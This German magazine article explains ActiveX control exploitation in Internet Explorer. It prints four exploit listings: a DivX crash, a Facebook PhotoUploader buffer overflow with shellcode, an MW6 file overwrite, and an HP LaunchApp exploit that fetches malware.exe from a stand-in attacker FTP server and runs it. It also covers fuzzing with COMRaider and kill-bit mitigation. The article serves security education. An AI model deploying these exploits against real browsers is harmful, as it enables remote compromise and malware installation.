



MARCELL DIETL

# ActiveX Exploitation Der Internet Explorer als Zielscheibe

Schwierigkeitsgrad:



Immer seltener ist das System des Nutzers selbst das Ziel eines Angriffs, sondern vielmehr die darauf eingesetzte Software. Durch Drive-by-Downloads versuchen Angreifer unbemerkt Schadsoftware zu installieren und zielen dabei vorwiegend auf den Internet Explorer ab.

**F**rüher wurden Viren, Würmer und andere Schadsoftware noch vorwiegend per massenhaften Spamversand unter die Leute gebracht. Millionen Emails wurden versendet, in der Hoffnung genug Menschen öffnen den Dateianhang und werden Teil eines Botnetzes (Zusammenschluss vieler gekapeter Rechner), um mit Hilfe dieser so genannten Zombies weiter zu erstarken. Zwar gibt es diese Methode auch heute noch und der *berühmt* gewordene StormWorm nutzte die Email als wichtigste Plattform sich auf immer mehr Rechnern zu vermehren, doch diese Methode gerät bei einem neuen Trend immer mehr in Vergessenheit:

geschieht passiv, perfekt automatisiert. Malware Packs übernehmen die Analyse des Browsers, mit welchem die Person auf die Seite zugreift und versuchen gezielt Exploitcode zu starten, um mit einer möglichst hohen Erfolgsquote den Besucher mit einem Virus oder dergleichen zu infizieren. Doch der Internet Explorer ist ein vergleichbar schweres Ziel im Vergleich zu den etlichen ActiveX Controls, die im Umlauf sind. Wird eine Schwachstelle im Browser selbst eher selten gefunden, so scheint fast täglich eine neue Schwachstelle in einem der vielen AddOns aufzutauchen. Und diese werden immer häufiger zum Ziel des Angriffs.

## IN DIESEM ARTIKEL ERFAHREN SIE...

Welche Gefahren ActiveX Controls für den Nutzer darstellen;

Was die häufigsten Fehler sind, welche Programmierer bisher gemacht haben;

Wie ein Exploit aufgebaut ist;

Wie Fuzzing dabei helfen kann typische Fehler aufzudecken.

## WAS SIE VORHER WISSEN/KÖNNEN SOLLTEN...

Zum theoretischen Verständnis reicht ein grundlegendes Verständnis des Internet Explorers;

Für ein praktisches Verständnis sollten Sie mit den eingesetzten Sprachen vertraut sein (JavaScript etc.).

## Drive-by-Downloads

Immer öfters werden Webseiten namhafter Firmen oder andere Institutionen dazu verwendet Schadsoftware automatisiert zu installieren. Gegenüber dem massenhaften Versenden von Emails bietet dies einen klaren Vorteil: Nutzt das Opfer die verwundbare Applikation auf seinem System (etwa eine veraltete Version des Internet Explorers) und surft die Seite an, welche als Plattform dient, wird es unweigerlich zur Zielscheibe. Zudem haben diese Seite schon oftmals viele tausend Besucher täglich, es besteht also gar kein Bedarf Emails zu verschicken, die auf die Seite aufmerksam machen und das Opfer locken sollen (Wie es zum Beispiel der StormWorm oft zu wichtigen Ereignissen tat, etwa dem Finale der NFL in den USA). Alles

## ActiveX Controls

Einige dieser *Plugins* für den Internet Explorer kommen von Microsoft selbst, andere werden bei der Installation von bestimmten Programmen mitgeliefert und wieder andere werden separat über Webseiten verteilt. Sinn dieser Zusatzprogramme ist es oftmals die Arbeit mit einer Webseite (zum Beispiel Facebook oder MySpace) zu erleichtern, um so etwa auf einfachste Weise neue Dateien hochzuladen oder Einträge zu erstellen. Sie werden aber auch eingesetzt um auf das System zuzugreifen, etwa für einen Online Virenskan oder die Überprüfung auf das aktuelle Patchlevel von Windows. Dies stellt insofern schon eine Gefahr dar, wenn nicht vertrauenswürdige ActiveX Controls installiert wurden, doch ebenso können auch alle anderen

dieser AddOns eine Gefahr darstellen, wenn sie fehlerhaft programmiert wurden.

## Häufige Fehler

Die drei am meisten zu beobachtenden Fehler sind alt bekannte Buffer Overflows, welche zu einem Absturz des Browser führen oder die Ausführung von Shellcode erlauben können. Weiterhin sind *File Overwrite/Corruption* Exploits vielfach vorhanden, welche das Überschreiben wichtiger Dateien oder das Erstellen komplett neuer erlauben. Letzlich gibt es noch die Controls, welche Funktionen bereitstellen, welche falsch genutzt eine Gefahr darstellen, wie sie vom Programmierer nicht bedacht worden war (etwa das Hochladen von Dateien auf einen beliebigen Server oder das Ausführen von Kommandos über die CMD). Lassen Sie uns nun das ganze praktisch betrachten anhand mehrerer Exploits, welche alle auf milw0rm.com zu finden sind.

## Angriff 1: Buffer Overflows I

Der am häufigsten anzutreffende und gefährlichste Fall, wenn man nach ActiveX Exploits sucht sind die schon jahrelang bekannten und viel diskutierten Buffer Overflows, welche es erlauben eine Variable mit mehr Daten zu füllen als dies ursprünglich vorgesehen war und so im einfachsten Fall das Programm (in diesem Fall der Internet Explorer) zum Absturz zu bringen oder aber gezielt Werte zu überschreiben und so die Ausführung von Shellcode zu ermöglichen.

Der in Listing 1 dargestellte Exploit greift auf das vom DivX Player genutzte ActiveX Control zu, welches unter der für jedes Objekt eindeutigen CLSID (Class Identifier) ansprechbar ist, in diesem Fall: D050D736-2D21-4723-AD58-5B541FFB6C11. Diese Zeichenfolge, sowie andere Werte werden in der Windows Registry hinterlegt und abgerufen. Der Code ruft die von dem Objekt bereitgestellte Funktion SetPassword() auf und übergibt dieser eine sehr lange Folge von Zeichen, welche zu einem Absturz führen (siehe Abbildung 1 für eine beispielhafte Darstellung eines Problems mit dem Internet Explorer).

## Angriff 1: Buffer Overflows II

Durch Hinzufügen eines Shellcodes, welcher ganz einfach durch Metasploit und

das Benutzen des Encoders Alpha2 erstellt werden kann, lässt sich das System auch vollständig kompromittieren (siehe Listing 2). Der Exploitcode soll hier nicht weiter diskutiert werden, da dies einer Abhandlung der Thematik von Buffer Overflows zu stark ähneln würde.

## Angriff 2: File Overwrite/Corruption

Der am zweithäufigsten zu beobachtende Fehler den Programmierer bei der Erstellung von derartigen AddOns für

den Internet Explorer machen, ist das fehlerhafte Verwenden von Funktionen zum Speichern von Dateien auf dem System. Es kommt oftmals zu keinerlei Überprüfung, wo die Datei gespeichert wird und ob diese möglicherweise schon existiert. Dadurch lassen sich wichtige Systemdateien ersetzen bzw. beschädigen. Schauen Sie sich dazu bitte Listing 3 an. Der Code demonstriert eine Schwachstelle in einem der von MW6 Technologies bereitgestellten ActiveX Controls, welche es erlaubt eine

### Listing 1. DivX Player 6.6.0 ActiveX DoS

```
<object id="divx" classid="clsid:D050D736-2D21-4723-AD58-5B541FFB6C11" style="display: none;">
</object>

<script>
function crash() {
var buff = '';
for(i=0;i<=500;i++) {buff+="AAAAAAAAA";}

object = document.getElementById("divx");
object.SetPassword(buff);
}
</script>

<a href="javascript:;" OnClick="crash()">Crash...</a>
</pre>
```

### Listing 2. FaceBook PhotoUploader BOF

```
<html>
<head>
<script language="JavaScript" defer>
function Check() {

var buf = unescape("%u4141");
while (buf.length <= 261) buf = buf + unescape("%u4141");

var shellcode = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
"%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u4949%u4949" +
[...])
"%u4e6f%u6330%u6c58%u6f30%u577a%u6174%u324f%u4b73" +
"%u684f%u3956%u386f%u4350");

var next_seh_pointer = unescape("%u06EB%u9090");
var seh_handler = unescape("%u6950%u74C9");
var nop = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
var m = buf + next_seh_pointer + seh_handler + nop + shellcode + nop;

obj.ExtractIptc = m;

}

</script>
</head>
<body onload="JavaScript: return Check();">
<object id="obj" classid="clsid:5C6698D9-7BE4-4122-8EC5-291D84DBD4A0">
</object>
</body>
</html>
```

beliebige Datei zu erstellen, selbst wenn dies das System schädigen könnte. Mit Hilfe der Funktionen `saveAsBMP()` oder `saveAsWMF()` wird in C:\Windows eine neue Datei erstellt, welche ohne den Unterstrich eine bereits existierende überschreiben würde. Die Verwendung von VBScript als Sprache ist hierbei optional und nicht zwingend notwendig.

## Angriff 3: Logikfehler

Ähnlich dem Überschreiben von Dateien durch das Ausnutzen schlecht bis gar nicht gesicherter Funktionen zum Speichern und Erstellen dergleichen, erlauben Logikfehler Zugriff auf das System, wie es nicht vorgesehen war. Manche ActiveX Controls haben Funktionen zum Verändern von Werten in der Registry, zum Herunterladen und Starten von Programmen oder zum Ausführen von Befehlen auf der Kommandozeile. Richtig programmiert durchaus nützlich, doch schlecht gesichert, erlauben sie es auch jeder beliebigen anderen Webseite davon Gebrauch zu machen und etwa Schadsoftware zu installieren. Das wohl beste Beispiel ist ein ActiveX Control, welches vorinstalliert auf einer Reihe von Notebooks der Firma Hewlett-Packard ausgeliefert wurde und solche Aktionen erlaubte. Der in Listing 4 abgedruckte



Abbildung 1. Crash des Internet Explorers




Abbildung 2. COMRaider von iDefense

Exploit veranschaulicht die Problematik Argumenten zu starten und zu entscheiden einer Funktion namens `LaunchApp()`, ob dieses sichtbar oder unsichtbar welche es erlaubt ein Programm mit gestartet werden soll. Mit Hilfe dieser

### Listing 3. MW6 Technologies QRCode ActiveX File Overwrite

```
<object classid='clsid:3BB56637-651D-4D1D-AFA4-C0506F57EAF8' id='test' width='24'
    height='24'></object>

<select style="width: 404px" name="Pucca">
<option value = "SaveAsBMP">SaveAsBMP</option>
<option value = "SaveAsWMF">SaveAsWMF</option>
</select>

<input language=VBScript onclick=tryMe() type=button value="Click here to start the
    test">

<script language='vbscript'>
Sub tryMe
on error resume next
Dim MyMsg
if Pucca.value = "SaveAsBMP" then
test.SaveAsBMP "c:\windows\system_.ini"
MsgBox "Exploit completed."
elseif Pucca.value = "SaveAsWMF" then
test.SaveAsWMF "c:\windows\system_.ini"
MsgBox "Exploit completed."
end if
End Sub
</script>
```

### Listing 4. HP Compaq Notebook ActiveX RCE

```
<html>
<head>
<script language="JavaScript">

var attackersFtpServerAddress="attacker.ftp.server";
var attackersFtpUsername="IDidntDoAnything";
var attackersFtpPassword="password";
var executableFileName="malware.exe";
var cnt,p;

function spawn2()
{
o2obj.LaunchApp("c:\windows\system32\cmd.exe","/C echo open "+attackersFtpServerAd
    dress+
" >> c:\ftpd&echo "+attackersFtpUsername+">> c:\ftpd&echo "+attackersFtpPassword+
">> c:\ftpd&echo binary>> c:\ftpd&echo get "+executableFileName+
"c:\\"+executableFileName+" >> c:\ftpd&echo quit>> c:\ftpd",0);

o2obj.LaunchApp("c:\windows\system32\cmd.exe","/C echo cd c:\>> c:\ftpd.bat"+
"&echo ftp -s:ftpd>> c:\ftpd.bat&echo start c:\\"+executableFileName+
" >> c:\ftpd.bat",0);

o2obj.LaunchApp("c:\windows\system32\cmd.exe","/C c:\ftpd.bat&del "+
"c:\ftpd.bat&del c:\ftpd&del c:\\"+executableFileName,0);
}

</script>
</head>

<body onload="spawn2()">
<object ID="o2obj" WIDTH=0 HEIGHT=0
classid="clsid:62DDEB79-15B2-41E3-8834-D3B80493887A"
</object>
</body>
</html>
```

# Fachwissen IT-Sicherheit

## Im Internet

- <http://www.shinnai.net/> – eine Seite mit vielen veröffentlichten Exploits für ActiveX Controls;
- <http://www.uninformed.org/?v=9&a=2&t=pdf> – ein englischer Artikel zur selben Thematik, welcher diesen Artikel inspirierte und möglich machte;
- <http://milw0rm.com/> – Massenhaft Beispiele zur weiteren Vertiefung des hier angesprochenen Themas (Exploits);
- <http://metasploit.com/> – mit Hilfe dieses Frameworks lassen sich die Shellcodes für derartige Exploits schnell und einfach generieren;
- <http://www.microsoft.com/com/> – Microsoft über COM Objekte, welche die Basis für ActiveX bildeten.

Funktion wird auf einen beispielhaften und nicht existenten FTP Server zugegriffen, eine Datei heruntergeladen, gestartet und wieder entfernt.

## Fuzzing und Untersuchung von ActiveX Controls

Mit Hilfe des Programms COMRaider von iDefense lassen sich alle auf dem System installierten ActiveX Controls enumerieren und untersuchen. Es wird übersichtlich dargestellt welche Funktionen das jeweilige AddOn zur Verfügung stellt, wodurch das Untersuchen auf typische Fehler vereinfacht wird. Funktionen wie `ExecuteCommand()` oder `SaveAsFile()` deuten schon auf eine potentielle Gefahr hin und sollten dahingehend näher untersucht werden. Andere Funktionen könnten anschließend mit Hilfe von Fuzzing auf Buffer Overflows überprüft werden. Alle Tests laufen automatisiert ab und am Ende erhält der Nutzer eine Liste mit allen von COMRaider erzeugten Exceptions. Diese lassen sich dann im Internet Explorer starten und weitergehend untersuchen. Abbildung 2 zeigt COMRaider bei der Auswahl zu untersuchender Funktionen eines Controls (in diesem Fall das QuickTime Plugin) für das anschließende Fuzzing.

## Schutzvorkehrungen

Um wirklich sicher zu gehen, dass man nicht Gefahr läuft durch ActiveX Controls sein eigenes System einem Angreifer offenzulegen, bleibt nur das Abschalten dieser Technologie oder das Umsteigen auf einen anderen Browser. Möchte man auf ActiveX nicht vollständig verzichten, gibt es auch noch die Möglichkeit darauf zu achten, für welche Controls derzeit ein Oday (ein Exploit für dessen Ziel es noch keinen Patch

gibt) im Umlauf ist und dieses Control gezielt per Kill Bit abzuschalten. Dies geschieht durch Verändern des *Compatibility Flags* Wertes auf `0x00000400` für die jeweilig betroffene CLSID in der Registry. Zu finden unter: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\`.

## Zusammenfassung

Im Vergleich zu vielen anderen Exploits sind solche für ActiveX Controls recht standardisiert und sich oft sehr ähnlich. Auch das Ausnutzen unsicherer Funktionen erweist sich als nicht allzu schwer. Mit Hilfe von etwas Übung und dem Benutzen der richtigen Programme, können auch Neulinge sich schnell in die Thematik einarbeiten und so verwundert es nicht, dass immer mehr Exploits dieser Art auftauchen und die Gefahr für Anwender zunehmend steigt. Mit neueren Versionen des Internet Explorers (seit 7) versucht Microsoft diesem Trend entgegenzuwirken und hat die Einstellungen für den Umgang mit ActiveX sicherer gestaltet. Doch all dies hilft wenig, wenn der Anwender jegliche Warnungen ignoriert und allem zustimmt, solange das System oberflächlich das tut, was er erwartet (etwa eine Webseite anzeigen ohne andauernde Warnungen, welche eigentlich seinem Schutz dienen sollen).

### Marcell Dietl

Der Autor beschäftigt sich seit einigen Jahren mit Computersystemen und immer gezielter mit der Problematik IT Security. Derzeit sammelt er erste Erfahrungen durch ein Praktikum in einem Betrieb und bereitet sich auf ein baldiges Studium der Informatik vor. Seine Webseite ist unter [wired-security.net](http://wired-security.net) aufzufinden. Kontakt mit dem Autor: [skyout@wired-security.net](mailto:skyout@wired-security.net)



Ralf-T. Grünendahl | Andreas F. Steinbacher | Peter H.L. Will

### Das IT-Gesetz: Compliance in der IT-Sicherheit

Leitfaden für ein Regelwerk zur IT-Sicherheit im Unternehmen

2009. VIII, 385 S. Br. EUR 49,90  
ISBN 978-3-8348-0598-0



Heinrich Kersten | Gerhard Klett

### Der IT Security Manager

Expertenwissen für jeden IT Security Manager - Von namhaften Autoren praxisnah vermittelt

2., akt. u. erw. Aufl. 2008. XII, 252 S.  
Br. EUR 49,90  
ISBN 978-3-8348-0429-7

Ja, ich bestelle Fax +49(0)611.7878 - 420

Exemplare **Das IT-Gesetz...**  
ISBN 978-3-8348-0598-0 EUR 49,90

Exemplare **Der IT Security Manager**  
ISBN 978-3-8348-0429-7 EUR 49,90

Firma  321 09 005

Name, Vorname

Abteilung

Straße (bitte kein Postfach)

PLZ | Ort

Datum | Unterschrift

Geschäftsführer: Dr. Ralf Birkelbach, Albrecht F. Schirmacher  
AG Wiesbaden HRB 9754

